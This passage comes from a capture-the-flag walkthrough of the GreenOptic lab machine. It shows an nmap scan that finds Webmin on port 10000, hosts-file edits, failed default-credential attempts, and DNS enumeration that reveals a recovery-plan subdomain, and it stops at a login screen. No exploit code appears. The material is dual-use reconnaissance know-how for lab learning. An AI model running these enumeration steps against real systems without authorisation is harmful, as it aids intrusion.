
This is so unlike CTF machine. But this is not intentional. Just a glitch. So I restart the target again and this time the port is open and it is running Webmin.

```
kali@kali:~$ sudo nmap -A -sV -p10000 192.168.36.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 09:20 EDT
Nmap scan report for 192.168.36.144
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.953 (Webmin httpd)
|_http-server-header: MiniServ/1.953
|_http-title: Site doesn't have a title (text/html; Charset=utf-8).
MAC Address: 00:0C:29:7A:FE:2E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop
```

This may be my way into the machine. I open this in the browser.




This is a redirect. When I open the link provided, I get an error.




So I edit the "hosts" file to add an entry to direct websrv01.greenoptic.vm to 192.168.36.144.

```
127.0.0.1       localhost
127.0.1.1       kali
192.168.36.144  webserv01.greenoptic.vm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
```


This time the server is accessible. Its a webmin login webpage.



I tried all default credentials to no avail. Another dead end. There's only one port to enumerat -e now. That of DNS. DNS stands for Domain Name System. All the DNS server entries are stored in the resolv.conf file in linux. This file specifies which DNS servers to query for inform -ation. So I edit the resolv.conf to add an entry for our target.



There are many tools for DNS enumeration in Kali Linux but I will use dig here.Dig stands for domain information groper (dig). It is used in penetration testing to collect all the information r -elated to a domain.




Searching for information on the domain greenoptic.vm revealed a new domain named recoveryplan.greenoptic.vm. I once again add this domain to IP 192.168.36.144 in /etc/hosts file.

hosts

File Edit Search Options Help

```
127.0.0.1       localhost
127.0.1.1       kali
192.168.36.144  websrv01.greenoptic.vm recoveryplan.greenoptic.vm greenoptic.vm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

When I open this new domain in the browser, I am prompted with a login screen.



